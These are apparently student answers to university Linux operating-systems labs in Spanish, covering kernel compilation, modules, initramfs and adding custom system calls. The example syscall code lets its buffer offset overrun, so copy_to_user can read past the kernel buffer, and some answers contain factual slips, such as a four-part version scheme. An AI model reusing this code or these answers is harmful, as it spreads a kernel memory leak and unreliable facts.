PRÁCTICA DE SISTEMAS OPERATIVOS

Practica 1 | Kernel Linux

A - INTRODUCCIÓN

1. ¿Qué es GCC?
GCC es el compilador de C del proyecto GNU.
Es un conjunto de compiladores desarrollado por el proyecto GNU, utilizado para compilar programas en varios lenguajes de programación, incluyendo C, C++, Fortran, Ada, Go y más. Es uno de los compiladores más utilizados en sistemas Unix y Linux, pero también está disponible para Windows y otros sistemas operativos.

2. ¿Qué es make y para que se usa?
Make es una herramienta que nos permite generar ejecutables u otros archivos a partir de archivos fuente. Es fundamental para compilar código C pero se usa también con otros fines.
Su sintaxis se compone de un archivo *target* seguido de *:* y los archivos *fuente*.
Es una herramienta de automatización que se usa principalmente para compilar y construir proyectos de software. Se basa en un archivo llamado **Makefile**, donde se definen reglas y dependencias para la compilación del código.
Se usa para **automatizar tareas repetitivas** en el desarrollo de software, especialmente la compilación de programas escritos en C o C++. Sin embargo, también puede ejecutar otros tipos de tareas, como la gestión de archivos o la automatización de scripts.

3. La carpeta /home/so/practica1/ejemplos/01-make de la VM contiene ejemplos de uso de make. Analice los ejemplos, en cada caso ejecute `make` y luego `make run` (es opcional ejecutar el ejemplo 4, el mismo requiere otras dependencias que no vienen preinstaladas en la VM):

```
so@so:~/practica1/ejemplos/01-make/01-helloworld$ make
gcc -Wall --std=c99 -o helloworld helloworld.c
so@so:~/practica1/ejemplos/01-make/01-helloworld$ make run
./helloworld
Hello world!
```

```
so@so:~/practica1/ejemplos/01-make/02-multiplefiles$ make
cc -Wall --std=c11   -c -o dlinkedlist.o dlinkedlist.c
gcc -Wall --std=c11 dlinkedlist.o revert.c -o revert
so@so:~/practica1/ejemplos/01-make/02-multiplefiles$ make run
./revert
Value 9
Value 8
Value 7
Value 6
Value 5
Value 4
Value 3
Value 2
Value 1
Value 0
```

```
so@so:~/practica1/ejemplos/01-make/03-htmltotxt$ make
sed 's/<.*>//' src/pg345-images.html > pg345-images.txt
sed 's/<.*>//' src/pg84-images.html > pg84-images.txt
so@so:~/practica1/ejemplos/01-make/03-htmltotxt$ make run
make: *** No hay ninguna regla para construir el objetivo 'run'.  Alto.
so@so:~/practica1/ejemplos/01-make/03-htmltotxt$ ls -l
total 1296
-rw-r--r-- 1 so so    299 mar 16 19:18 Makefile
-rw-r--r-- 1 so so 861780 mar 20 18:01 pg345-images.txt
-rw-r--r-- 1 so so 451268 mar 20 18:01 pg84-images.txt
drwxrwxr-x 2 so so   4096 mar 16 19:18 src
```

a. Vuelva a ejecutar el comando `make`. ¿Se volvieron a compilar los programas? ¿Por qué?
make: No se hace nada para 'all'.
No se vuelven a compilar los programas ya que make revisa si hay cambios en los archivos fuente antes de recompilar, y como no los hay no requiere recompilar.

b. Cambie la fecha de modificación de un archivo con el comando `touch` o editando el archivo y ejecute `make`. ¿Se volvieron a compilar los programas? ¿Por qué?
c. ¿Por qué "run" es un target "phony"?
Porque no representa un archivo real, sino que es solo un nombre de tarea que en este caso es utilizado para ejecutar el programa compilado.

d. En el ejemplo 2 la regla para el target `dlinkedlist.o` no define cómo generar el target, sin embargo el programa se compila correctamente. ¿Por qué es esto?
Porqué make utiliza reglas implícitas para el caso en que no se especifiquen reglas para un archivo .o.

Nota, si no usás la VM podés descargar los ejemplos desde:
https://gitlab.com/unlp-so/codigo-para-practicas

4. ¿Qué es el kernel de GNU/Linux? ¿Cuáles son sus funciones principales dentro del Sistema Operativo?
El **kernel de Linux** es el núcleo del sistema operativo **GNU/Linux**. Es un software de bajo nivel que actúa como intermediario entre el hardware y las aplicaciones del sistema.

Sus funciones principales son:
Gestión de procesos:
- Controla la ejecución de programas.
- Asigna tiempo de CPU a cada proceso.
- Administra la creación y finalización de procesos.

Gestión de memoria:
- Asigna y libera memoria RAM a los procesos.
- Maneja la memoria virtual (swap).
- Protege la memoria de cada proceso para evitar accesos no autorizados.

Gestión de dispositivos (drivers):
- Controla el acceso a hardware como discos, teclados, pantallas y tarjetas de red.
- Usa **módulos** que permiten cargar controladores sin reiniciar el sistema.

Gestión del sistema de archivos:
- Permite que el sistema operativo lea, escriba y organice archivos en discos.
- Soporta múltiples sistemas de archivos como **ext4, NTFS, FAT32, XFS, Btrfs, etc.**

Gestión de la red:

- Administra la comunicación entre computadoras a través de protocolos como TCP/IP.
- Maneja interfaces de red y configuraciones de conexión.

Seguridad y permisos:

- Implementa mecanismos de control de acceso para usuarios y procesos.
- Administra permisos de archivos y ejecución de programas.
- Soporta módulos de seguridad como SELinux y AppArmor.

5. Explique brevemente la arquitectura del kernel Linux teniendo en cuenta: tipo de kernel, módulos, portabilidad, etc.

El kernel de **Linux** tiene una arquitectura **monolítica modular**, lo que significa que gestiona todos los servicios del sistema directamente, pero permite cargar y descargar módulos dinámicamente.

Combina rendimiento, estabilidad y flexibilidad gracias a su diseño **monolítico modular**. Su portabilidad lo hace ideal para una gran variedad de dispositivos.

6. ¿Cómo se define el versionado de los kernels Linux en la actualidad?

El kernel de Linux sigue un esquema de versionado de cuatro números en el formato:
A.B.C.D

A → Versión mayor (Major): Ocurre cuando hay cambios radicales en la arquitectura o funcionalidad del kernel.

B → Versión menor (Minor): Se incrementa cuando se añaden nuevas características como mejoras de drivers, seguridad, rendimiento, etc.

C → Versión de corrección (Stable/Point Release): Se incrementa con correcciones de errores y mejoras de estabilidad.

D → Versión de parche de seguridad o bugfix (solo en versiones LTS): Son parches de seguridad o correcciones urgentes.

7. ¿Cuáles son los motivos por los que un usuario/a GNU/Linux puede querer re-compilar el kernel?

Un usuario GNU/Linux podría querer re-compilar el Kernel para optimizar su rendimiento y ajustarlo a su hardware específico eliminando módulos y características innecesarias, agregar o actualizar drivers, habilitar nuevas características, agregar parches de seguridad, etc.

8. ¿Cuáles son las distintas opciones y menús para realizar la configuración de opciones de compilación de un kernel? Cite diferencias, necesidades (paquetes adicionales de software que se pueden requerir), pro y contras de cada una de ellas.

- make config: modo línea de comandos, preguntas interactivas. Es una interfaz totalmente basada en texto, que va haciendo preguntas una por una sobre cada opción del kernel.

. Requisitos:

No requiere paquetes adicionales, sólo make y las fuentes del kernel.

. Ventajas:

✔ No necesita interfaz gráfica.

✔ Compatible con sistemas sin entorno gráfico.

. Desventajas:

✘ Poco intuitivo, hay muchas preguntas.

✘ Si te equivocas, debes volver a empezar.

- make menuconfig: interfaz de menú en terminal, basado en ncurses. Proporciona una interfaz de menú en la terminal, y permite navegar con el teclado y seleccionar opciones más fácilmente.
. Requisitos:
Necesita la biblioteca ncurses.
. Ventajas:
✔ Más fácil de usar que make config.
✔ Permite buscar opciones (/).
✔ Se puede modificar la configuración sin empezar de cero.
. Desventajas:
✘ No es gráfico, sigue siendo en terminal.
✘ Necesita ncurses instalado.

- make xconfig: interfaz gráfica basada en Qt o GTK. Es una interfaz gráfica tipo GUI para configurar el kernel. Se puede buscar y seleccionar opciones fácilmente con el mouse.
. Requisitos:
Necesita librerías Qt (qt5-dev) o GTK (libgtk2.0-dev).
. Ventajas:
✔ Interfaz gráfica amigable.
✔ Permite buscar y seleccionar opciones fácilmente.
✔ Ideal para usuarios que prefieren un entorno gráfico.
. Desventajas:
✘ Requiere entorno gráfico y dependencias adicionales.
✘ Puede ser más lento en comparación con menuconfig.

- make gconfig: interfaz gráfica basada en GTK, alternativa a xconfig. Similar a xconfig, pero basado en GTK en lugar de Qt. Su diseño es más ligero y se integra mejor con escritorios GTK (como GNOME).
. Requisitos:
Necesita libgtk2.0-dev.
. Ventajas:
✔ Alternativa a xconfig para entornos GTK.
✔ Fácil de usar con interfaz gráfica.
. Desventajas:
✘ Menos popular que xconfig.
✘ Requiere entorno gráfico.

- make defconfig: configuración por defecto del kernel. Carga una configuración predeterminada basada en la arquitectura de la CPU. Ideal si no quieres personalizar muchas opciones.
. Requisitos:
No necesita paquetes adicionales.
. Ventajas:
✔ Rápido y fácil, ideal para compilar sin tocar configuraciones.
✔ Útil cuando se necesita un kernel funcional sin personalización avanzada.
. Desventajas:

✘ No permite ajustes personalizados.
✘ Puede incluir módulos innecesarios o dejar fuera algunos requeridos.

- make oldconfig: basado en una configuración anterior. Usa un archivo de configuración .config de una compilación anterior. Solo pregunta por las opciones nuevas en la versión del kernel.
. Requisitos:
Necesita un archivo .config previo.
. Ventajas:
✔ Mantiene la configuración previa y solo pregunta por cambios nuevos.
✔ Útil al actualizar a una nueva versión del kernel sin reconfigurar todo.
. Desventajas:
✘ No permite modificar opciones previas fácilmente.
✘ Puede mantener configuraciones obsoletas si no se revisan bien.

- make localmodconfig: optimiza el kernel según módulos en uso. Detecta los módulos actualmente cargados en el sistema y genera una configuración optimizada. Reduce el tamaño del kernel desactivando módulos innecesarios.
. Requisitos:
No necesita paquetes adicionales.
. Ventajas:
✔ Optimiza el kernel para el hardware específico en uso.
✔ Reduce el tamaño del kernel y mejora el rendimiento.
. Desventajas:
✘ Si cambias hardware, es posible que falten módulos necesarios.
✘ No detecta dispositivos no conectados en el momento de la configuración.

9. Indique qué tarea realiza cada uno de los siguientes comandos durante la tarea de configuración/compilación del kernel:

a. make menuconfig

Abre una interfaz de menú basada en ncurses para configurar las opciones del kernel.
Permite seleccionar módulos, sistemas de archivos, controladores, etc.
Genera un archivo `.config` con la configuración elegida.

b. make clean

Elimina archivos generados en compilaciones previas para comenzar desde cero.
Borra archivos `.o` (objetos compilados), `vmlinux`, `vmlinuz`, y otros temporales.
Limpia la carpeta de compilación, pero mantiene la configuración (`.config`).

c. make (investigue la funcionalidad del parámetro -j)

Compila el kernel usando la configuración almacenada en `.config`.
Genera el archivo binario del kernel (`vmlinux`).
Opción -j (compilación paralela):
make -jN ejecuta N procesos en paralelo, acelerando la compilación.
Se genera el kernel en formato binario (`vmlinux` o `bzImage`).

d. make modules (utilizado en antiguos kernels, actualmente no es necesario)
Compila los módulos del kernel (controladores, sistemas de archivos, etc.). No es necesario en kernels recientes, ya que `make` lo hace automáticamente.
Se generan archivos `.ko` (Kernel Object) en `drivers/`, `fs/`, etc.

e. make modules_install
Copia los módulos compilados (`.ko`) al directorio `/lib/modules/$(uname -r)/`.
Permite que el sistema cargue estos módulos dinámicamente.
Los módulos están listos para ser utilizados por el kernel.

f. make install
Instala el kernel compilado en el sistema. Copia el kernel (`vmlinuz`) y el `System.map` a `/boot/`. Actualiza `grub` para que el nuevo kernel esté disponible en el arranque.
El nuevo kernel aparece en el menú de arranque de GRUB.

10.Una vez que el kernel fue compilado, ¿dónde queda ubicada su imagen? ¿dónde debería ser reubicada? ¿Existe algún comando que realice esta copia en forma automática?
La imagen se genera en la carpeta raíz del código fuente del kernel, generalmente en:
/usr/src/linux/arch/x86/boot/bzImage # Para arquitecturas x86
/usr/src/linux/arch/$(ARCH)/boot/bzImage # Para otras arquitecturas (ej. ARM, PowerPC, etc.)
Para que el sistema pueda arrancar con el nuevo kernel, la imagen del kernel debe ser copiada a la carpeta `/boot/`.
Por lo general, se debe copiar a esta ubicación con un nombre descriptivo, por ejemplo:
/boot/vmlinuz-<versión_del_kernel>
make install realiza automáticamente la copia.

11. ¿A qué hace referencia el archivo initramfs? ¿Cuál es su funcionalidad? ¿Bajo qué condiciones puede no ser necesario?
El archivo initramfs es una imagen de sistema de archivos en memoria utilizada por el kernel de Linux durante el proceso de arranque. Contiene ejecutables, drivers y módulos necesarios para lograr iniciar el sistema.
Funcionalidad:

- **Carga los módulos necesarios para el arranque** antes de montar el sistema de archivos raíz (`/`).
- **Permite el uso de sistemas de archivos complejos** (como `LVM`, `RAID`, `ext4`, `btrfs`, etc.) que el kernel no puede manejar directamente al inicio.
- **Maneja discos cifrados** (`LUKS`) o configuraciones especiales de almacenamiento.
- **Soporta hardware específico** que necesita controladores adicionales en el arranque.
- **Permite arrancar desde dispositivos extraíbles** como USB, discos en red (`NFS`, `iSCSI`), etc.

Initramfs puede no ser necesario en los siguientes casos:

- **Sistemas con un kernel "monolítico":** Si el kernel incluye directamente todos los controladores necesarios (en lugar de cargarlos como módulos), puede iniciar sin initramfs. Esto es común en dispositivos embebidos o sistemas personalizados.

Sistemas con particiones simples y discos tradicionales: Si el sistema usa un disco normal (/dev/sda, /dev/nvme0n1p1) con un sistema de archivos común (ext4) y el kernel tiene soporte directo, no se necesita initramfs.
Kernels compilados sin soporte modular (CONFIG_MODULES=n): Un kernel que no usa módulos y tiene todo lo necesario compilado internamente no requiere initramfs.

12.¿Cuál es la razón por la que una vez compilado el nuevo kernel, es necesario reconfigurar el gestor de arranque que tengamos instalado?
Cuando se compila un nuevo kernel, el sistema no lo usa automáticamente en el siguiente arranque. Es necesario actualizar el gestor de arranque (como GRUB) para que detecte y cargue la nueva versión.

13.¿Qué es un módulo del kernel? ¿Cuáles son los comandos principales para el manejo de módulos del kernel?
Un módulo del kernel es un fragmento de código que extiende la funcionalidad del kernel de Linux sin necesidad de recompilarlo. Estos se pueden cargar y descargar dinámicamente sin reiniciar el sistema.
. lsmod: Listar módulos cargados.
. modprobe <nombre_del_modulo>: Cargar un módulo manualmente. También carga automáticamente las dependencias del módulo.
. modprobe -r <nombre_del_modulo>: Descargar (remover) un módulo.
. rmmod <nombre_del_modulo>: Remover un módulo, pero no resuelve dependencias.
. modinfo: Obtener información sobre un módulo.
. lspci -k para dispositivos PCI o lsusb -v para dispositivos USB: Ver qué módulos están asociados a un dispositivo específico.

14.¿Qué es un parche del kernel? ¿Cuáles son las razones principales por las cuáles se deberían aplicar parches en el kernel? ¿A través de qué comando se realiza la aplicación de parches en el kernel?
Un parche del kernel es un conjunto de cambios que se aplican al código fuente del kernel de Linux. Estos parches pueden modificar, mejorar o corregir partes del código sin necesidad de reemplazar todo el kernel.
Las razones principales para aplicar parches en el Kernel son por seguridad, corrección de errores, soporte para nuevo hardware, mejoras de rendimiento y optimización, funcionalidades nuevas, etc.
Se realiza a través del comando patch.

15.Investigue la característica Energy-aware Scheduling incorporada en el kernel 5.0 y explique brevemente con sus palabras:
a. ¿Qué característica principal tiene un procesador ARM big.LITTLE?
La característica principal de un procesador ARM big.LITTLE es su arquitectura híbrida, que combina dos tipos de núcleos de procesamiento: núcleos de alto rendimiento (big) y núcleos de eficiencia energética (LITTLE). Los núcleos big son más potentes y se usan para tareas que requieren alto rendimiento, mientras que los núcleos LITTLE son más eficientes en cuanto a energía y están diseñados para realizar tareas menos exigentes, lo que ayuda a ahorrar batería.

b. En un procesador ARM big.LITTLE y con esta característica habilitada. Cuando se despierta un proceso ¿a qué procesador lo asigna el scheduler?
Cuando se habilita la característica Energy-aware Scheduling (EAS) en el kernel 5.0, el scheduler toma decisiones inteligentes basadas en la carga de trabajo y el consumo de energía. Al despertar un proceso, el scheduler asigna el proceso al núcleo más eficiente en términos de energía que aún pueda ejecutar la tarea de manera adecuada. Esto significa que si el proceso no requiere mucha potencia, será asignado a un núcleo LITTLE para ahorrar energía. Si la carga de trabajo es más intensiva y requiere mayor rendimiento, se asignará al núcleo big.

c. ¿A qué tipo de dispositivos opinás que beneficia más esta característica?
La característica Energy-aware Scheduling beneficia especialmente a dispositivos móviles, como smartphones, tabletas, y dispositivos portátiles. Estos dispositivos suelen tener baterías limitadas, por lo que maximizar la eficiencia energética sin sacrificar el rendimiento es crucial para extender la duración de la batería.

Ver https://docs.kernel.org/scheduler/sched-energy.html

16.Investigue la system call memfd_secret() incorporada en el kernel 5.14 y explique brevemente con sus palabras
a. ¿Cuál es su propósito?
El propósito principal de la system call `memfd_secret()` es crear un área de memoria compartida que está aislada y protegida contra el acceso no autorizado, incluso por parte del propio kernel. Es una versión más segura de la llamada de sistema `memfd_create()`, pero con un enfoque especial en la confidencialidad y la integridad de la información. La principal diferencia es que las regiones de memoria creadas con `memfd_secret()` no pueden ser leídas ni modificadas por los procesos del kernel, mejorando la seguridad para datos sensibles.

b. ¿Para qué puede ser utilizada?
Puede ser utilizada en situaciones donde sea necesario almacenar datos sensibles en memoria de manera segura, evitando que el kernel o cualquier otra entidad acceda a ellos, incluso si la aplicación o el sistema operativo está comprometido.

c. ¿El kernel puede acceder al contenido de regiones de memoria creadas con esta system call?
No, no puede.

El siguiente artículo contiene bastante información al respecto:
https://lwn.net/Articles/865256/

B - Ejercicio taller: Compilación del kernel Linux

1. Descargue los siguientes archivos en un sistema GNU/Linux moderno, sugerimos descargarlo en el directorio $HOME/kernel/ (donde $HOME es el directorio del usuario no privilegiado que uses):
a. El archivo btrfs.image.xz publicado en la página web de la cátedra.

b. El código fuente del kernel 6.13 (https://mirrors.edge.kernel.org/pub/linux/kernel/v6.x/linux-6.13.tar.xz).
c. El parche para actualizar ese código fuente a la versión 6.13.7 (https://cdn.kernel.org/pub/linux/kernel/v6.x/patch-6.13.7.xz).

2. Preparación del código fuente:
a. Posicionarse en el directorio donde está el código fuente y descomprimirlo:

```
$ cd $HOME/kernel/
$ tar xvf /usr/src/linux-6.13.tar.xz
```

b. Emparchar el código para actualizarlo a la versión 6.8 usando la herramienta patch:

```
$ cd $HOME/kernel/linux-6.13
$ xzcat /usr/src/patch-6.13.7.xz | patch -p1
```

3. Pre-configuración del kernel:
a. Usaremos como base la configuración del kernel actual, esta configuración por convención se encuentra en el directorio /boot. Copiaremos y renombraremos la configuración actual al directorio del código fuente con el comando:

```
$ cp /boot/config-$(uname -r) $HOME/kernel/linux-6.13/.config
```

b. Generaremos una configuración adecuada para esta versión del kernel con olddefconfig. olddefconfig toma la configuración antigua que acabamos de copiar y la actualiza con valores por defecto para las opciones de configuración nuevas.

```
$ cd $HOME/kernel/linux-6.13
$ make olddefconfig
```

c. A fin de construir un kernel a medida para la máquina virtual usaremos a continuación localmodconfig que configura como módulos los módulos del kernel que se encuentran cargados en este momentos deshabilitando los módulos no utilizados. Es probable que make pregunte por determinadas opciones de configuración, si eso sucede presionaremos la tecla Enter en cada opción para que quede el valor por defecto hasta que make finalize.

```
$ make localmodconfig
```

4. Configuración personalizada del kernel. Utilizaremos la herramienta menuconfig para configurar otras opciones. Para ello ejecutaremos:

```
$ make menuconfig
```

a. Habilitar las siguientes opciones para poder acceder a btrfs.tar.xz:
i. File Systems -> Btrfs filesystem support.
ii. Device Drivers -> Block Devices -> Loopback device support.
b. Deshabilitar las siguientes opciones para reducir el tamaño del kernel y los recursos necesarios para compilarlo:
i. General setup -> Configure standard kernel features (expert users).
ii. Kernel hacking -> Kernel debugging.

Tip: Uso de menuconfig

La forma de movernos a través de este menú es utilizando las flechas del cursor, la tecla *Enter* y la barra espaciadora. La barra espaciadora permite decidir si la opción seleccionada será incluida en nuestro kernel, si será soportada a través de módulos, o bien si no se dará soporte a la funcionalidad (<*>, <M>, <> respectivamente).

Una vez seleccionadas las opciones necesarias, saldremos de este menú de configuración a través de la opción *Exit*, guardando los cambios.

5. Luego de configurar nuestro kernel, realizaremos la compilación del mismo y sus módulos.

a. Para realizar la compilación deberemos ejecutar:

```
$ make -jX
```

i.

Tip: Sobre la compilación

X deberá reemplazarse por la cantidad de procesadores con los que cuente su máquina. En máquinas con más de un procesador o núcleo, la utilización de este parámetro puede acelerar mucho el proceso de compilación, ya que ejecuta **X** *jobs* o procesos para la tarea de compilación en forma simultánea.

El comando *lscpu* permite ver la cantidad de CPUs y/o cores disponibles. **Recordar que la cantidad de CPUs de las máquinas virtuales es configurable.**

La ejecución de este último **puede durar varios minutos, o incluso horas**, dependiendo del tipo de hardware que tengamos en nuestra PC y las opciones que hayamos seleccionado al momento de la configuración.

Una vez finalizado este proceso, debemos verificar que no haya arrojado errores. En caso de que esto ocurra debemos verificar de qué tipo de error se trata y volver a la configuración de nuestro kernel para corregir los problemas.

Una vez cambiada la configuración tendremos que volver a compilar nuestro kernel. Previo a esta nueva compilación debemos correr el comando *make clean* para eliminar los archivos generados con la configuración vieja.

6. Finalizado este proceso, debemos reubicar las nuevas imágenes en los directorios correspondientes, instalar los módulos, crear una imagen initramfs y reconfigurar nuestro gestor de arranque. En general todo esto se puede hacer de forma automatizada con los siguientes comandos.

```
$ make modules_install
$ make install
```

Tip: Instalación en otras distribuciones

En algunas distribuciones GNU/Linux el comando *make install* sólo instala la imagen del kernel pero no genera la imagen *initramfs* ni configura el gestor de arranque. En esos casos será necesario hacer esas tareas de forma manual.

Los comandos a utilizar varían de acuerdo a la distribución usada.

Tip: Instalación manual en distribuciones basadas en Debian

En caso de querer entender mejor el proceso de instalación en lugar de ejecutar *make install* es posible instalar la imagen del kernel manualmente de la siguiente forma:

```
# cp  $HOME/kernel/linux-6.13/arch/x86_64/boot/bzImage\
    /boot/vmlinuz-6.13.7
# cp $HOME/kernel/linux-6.13/System.map /boot/System.map-6.13.7
# cp $HOME/kernel/linux-6.13/.config /boot/config-6.13.7
# mkinitramfs -o /boot/initrd.img-6.13.7 6.13.7
# update-grub2
```

7. Como último paso, a través del comando reboot, reiniciaremos nuestro equipo y probaremos el nuevo kernel recientemente compilado.

a. En el gestor de arranque veremos una nueva entrada que hace referencia al nuevo kernel. Para bootear, seleccionamos esta entrada y verificamos que el sistema funcione correctamente.

b. En caso de que el sistema no arranque con el nuevo kernel, podemos reiniciar el equipo y bootear con nuestro kernel anterior para corregir los errores y realizar una nueva compilación.

c. Para verificar qué kernel se está ejecutando en este momento puede usar el comando:

```
$ uname -r
```

C - Poner a prueba el kernel compilado

btrfs.image.xz es un archivo de 110MiB formateado con el filesystem BTRFS y luego comprimido con la herramienta xz. Dentro contiene un script que deberás ejecutar en una máquina con acceso a Internet (puede ser la máquina virtual provista por la cátedra) para realizar la entrega obligatoria de esta práctica. Para acceder al script deberás descomprimir este archivo y montarlo como si fuera un disco usando el driver "Loopback device" que habilitamos durante la compilación del kernel. Usando el kernel 6.13.7 compilado en esta práctica:

1. Descomprimir el filesystem con:

```
$ unxz btrfs.image.xz
```

2. Verificaremos que dentro del directorio /mnt exista al menos un directorio donde podamos montar nuestro pseudo dispositivo. Si no existe el directorio, crearlo. Por ejemplo podemos crear el directorio /mnt/btrfs/.

3. A continuación montaremos nuestro dispositivo utilizando los siguientes comandos:

```
$ su -
# mount -t btrfs -o loop $HOME/btrfs.image /mnt/btrfs/
```

4. Diríjase a /mnt/btrfs y verifique el contenido del archivo README.md.

```
so@so:/mnt/btrfs$ ls
README
so@so:/mnt/btrfs$ cat README
Si ves símbolos raros tratá de ver el contenido de este archivo con el coman
do cat.


¡Bien hecho! Llegaste al final de la práctica 1
Este mensaje se generó usando códigos de escape ANSI (primitivos pero efecti
vos dependiendo del comando y terminal que uses para ver el archivo).
```

Practica 2 | Syscalls

A - SYSTEM CALLS

Conceptos Generales

1. ¿Qué es una System Call? ¿Para qué se utiliza?

Son llamados al kernel para ejecutar una función específica que controla un dispositivo o ejecuta una instrucción privilegiada.

Se utiliza para realizar acciones que requieren ser ejecutadas en modo kernel, como por ejemplo acceder a un dispositivo.

2. ¿Para qué sirve la macro syscall? Describa el propósito de cada uno de sus parámetros.

Ayuda: http://www.gnu.org/software/libc/manual/html_mono/libc.html#System-Calls

La macro `syscall` en Linux permite invocar llamadas al sistema (*system calls*) directamente desde un programa en espacio de usuario, sin necesidad de usar funciones de la biblioteca estándar como `read()`, `write()`, `open()`, etc. Se encuentra definida en el archivo de cabecera `<sys/syscall.h>` y forma parte de la GNU C Library (glibc).

Parámetro	Descripción
`number`	Número identificador del *system call*. Ejemplo: `SYS_read` para leer archivos.
`arg1`	Primer argumento de la llamada al sistema (por ejemplo, un descriptor de archivo en `read`).
`arg2`	Segundo argumento (por ejemplo, un puntero a un buffer en `read`).
`arg3`	Tercer argumento (por ejemplo, el número de bytes a leer en `read`).
`arg4`, `arg5`, `arg6`	Argumentos adicionales si la llamada al sistema los requiere.

3. Ejecute el siguiente comando e identifique el propósito de cada uno de los archivos que encuentra

ls -lh /boot | grep vmlinuz

```
so@so:~$ ls -lh /boot | grep vmlinuz
-rw-r--r-- 1 root root 7,9M ene  2 10:31 vmlinuz-6.1.0-29-amd64
-rw-r--r-- 1 root root 7,9M feb  7 06:43 vmlinuz-6.1.0-31-amd64
-rw-r--r-- 1 root root 8,3M mar 23 11:47 vmlinuz-6.13.7
```

Los archivos listados corresponden a diferentes versiones del kernel. `vmlinuz` es el **kernel comprimido de Linux**, listo para ser cargado en la memoria durante el arranque del sistema.

4. Acceda al codigo fuente de GNU Linux, sea visitando https://kernel.org/ o bien trayendo el código del kernel(cuidado, como todo software monolítico son unos cuantos gigas)

git clone https://github.com/torvalds/linux.git

5. ¿Para qué sirven el siguiente archivo?

a. arch/x86/entry/syscalls/syscall_64.tbl

Este archivo es una **tabla de llamadas al sistema (syscalls)** utilizada en arquitecturas **x86_64** dentro del kernel de Linux. Su función principal es mapear los identificadores numéricos de las **system calls** a sus respectivas implementaciones en el código fuente del kernel.
Tiene el siguiente formato:
Número | ABI | Nombre | Implementación
Número: Es el identificador único de la syscall (usado en `rax` en llamadas de 64 bits).
ABI: Especifica la interfaz binaria de aplicación, generalmente `common` o `x32`.
Nombre: Nombre de la syscall (usado en la librería `libc` y el espacio de usuario).
Implementación: Nombre de la función en el código fuente del kernel.

6. ¿Para qué sirve la herramienta strace? ¿Cómo se usa?

`strace` es una herramienta de depuración en Linux que permite **rastrear** y mostrar las **llamadas al sistema (syscalls)** realizadas por un proceso en ejecución.
Uso:
Ejecutar un programa con strace *'strace ls'* muestra todas las syscalls que ls ejecuta.
Filtrar por una syscall específica *'strace -e open,read,write ls'* solo muestra las syscalls open, read y write.
Guardar la salida en un archivo *'strace -o salida.txt ls'* guarda el resultado en salida.txt.

7. ¿Para qué sirve la herramienta ausyscall? ¿Cómo se usa?

`ausyscall` es parte del **subsistema de auditoría de Linux (`auditd`)** y se usa para **consultar la correspondencia entre los nombres de syscalls y sus números** en diferentes arquitecturas.
Usos:
Listar todas las syscalls disponibles *'ausyscall --dump'* muestra una tabla con el número y nombre de cada syscall.
Obtener un número de syscall específica *'ausyscall x86_64 read'* devuelve el número de la syscall `read` en `x86_64`.

Obtener el nombre de una syscall específica a partir de su número *'ausyscall x86_64 0'* retorna `read`, ya que en `x86_64` la syscall número `0` es `read`.

Práctica Guiada

La System Calls que vamos a implementar accederán a la estructura task_struct que representa cada proceso en el sistema. Ha evolucionado con el tiempo, pero en las versiones más recientes del kernel (6.x), sigue teniendo los mismos principios básicos con nuevas adiciones y modificaciones. Es la estructura utilizada por el scheduler para planificar las tareas del Sistema Operativo.

Estas estructuras junto a otras conforman lo que en los libros de Sistemas Operativos se denomina la PCB(Process Control Block).

Accederemos con nuestra llamada al sistema a algunos datos almacenados en los de la estructura task_struct.

Para ello modificaremos los siguientes archivos del código fuente del Kernel para declarar nuestras system calls

- *arch/arm64/include/asm/unistd.h*
- *arch/x86/entry/syscalls/syscall_64.tbl*
- *include/uapi/asm-generic/unistd.h*

Y además agregaremos estos dos nuevos archivos dónde colocaremos la implementación de nuestras system call

- *kernel/Makefile*
- *kernel/my_sys_call.c*

Agregamos una nueva System Call

1. Añadiremos el siguiente archivo con el código de nuestra system call: kernel/my_sys_call.c

```c
#include <linux/kernel.h>
#include <linux/syscalls.h>
#include <linux/sched.h>
#include <linux/uaccess.h>
#include <linux/sched/signal.h>
#include <linux/slab.h>  // Para kmalloc y kfree

SYSCALL_DEFINE1(my_sys_call, int, arg) {
   printk(KERN_INFO "My syscall called with arg: %d\n", arg);
   return 0;
}
```

```c
SYSCALL_DEFINE2(get_task_info, char __user *, buffer, size_t, length) {
   struct task_struct *task;
   char kbuffer[1024];  // Buffer en el espacio del kernel
   int offset = 0;

   for_each_process(task) {
       offset += snprintf(kbuffer + offset, sizeof(kbuffer) - offset,
       "PID: %d | Nombre: %s | Estado: %d \n",task->pid, task->comm,
task_state_index(task));
       if (offset >= sizeof(kbuffer))  // Evita sobrepasar el tamaño del
buffer
           break;

       printk(KERN_INFO "PID: %d | Nombre: %s\n", task->pid, task->comm);
   }

   // Copia la información al espacio de usuario
   if (copy_to_user(buffer, kbuffer, min(length, (size_t)offset)))
       return -EFAULT;

   return min(length, (size_t)offset);
}

SYSCALL_DEFINE2(get_threads_info, char __user *, buffer, size_t, length) {
   struct task_struct *task, *thread;
   char *kbuffer;
   int offset = 0;

   // Asignar memoria dinámica para el buffer
   kbuffer = kmalloc(2048, GFP_KERNEL);
   if (!kbuffer)
       return -ENOMEM;

   for_each_process(task) {
       offset += snprintf(kbuffer + offset, 2048 - offset,
                          "Proceso: %s (PID: %d)\n", task->comm, task->pid);

       for_each_thread(task, thread) {
           offset += snprintf(kbuffer + offset, 2048 - offset,
                              "    ├── Hilo: %s (TID: %d)\n", thread->comm,
thread->pid);
           if (offset >= 2048)
               break;
       }

       if (offset >= 2048)
           break;
   }

   if (copy_to_user(buffer, kbuffer, min(length, (size_t)offset))) {
       kfree(kbuffer);
       return -EFAULT;
   }

   kfree(kbuffer);
   return min(length, (size_t)offset);
}
```

Mirando el código anterior, investigue y responda lo siguiente?

- *¿Para qué sirven los macros SYS_CALL_DEFINE?*

  Los macros `SYSCALL_DEFINE` son utilizados en el kernel de Linux para **definir nuevas llamadas al sistema (syscalls)** de manera estructurada y segura.
  Maneja automáticamente la validación de los parámetros.
  Asegura que los argumentos pasen correctamente del **espacio de usuario al espacio del kernel**.

- *¿Para que se utilizan la macros for_each_process y for_each_thread?*

  Recorre **todos los procesos** en ejecución en el sistema.
  Se usa para acceder a información de cada proceso.
  Recorre todos los hilos asociados a un proceso específico.

- *¿Para que se utiliza la función copy_to_user?*

  `copy_to_user()` es utilizada para copiar datos **desde el espacio del kernel al espacio de usuario** de forma segura.

- *¿Para qué se utiliza la función printk?, ¿porque no la típica printf?*

  Porque printk se usa en el kernel, no imprime en la salida estándar y los mensajes van a dmesg o /var/log/kern.log.

- *Podría explicar que hacen las sytem call que hemos incluido?*

  `my_sys_call(int arg)`

  Imprime un mensaje en el log del kernel con el argumento recibido.
  Retorna `0`.

  `get_task_info(char __user *buffer, size_t length)`

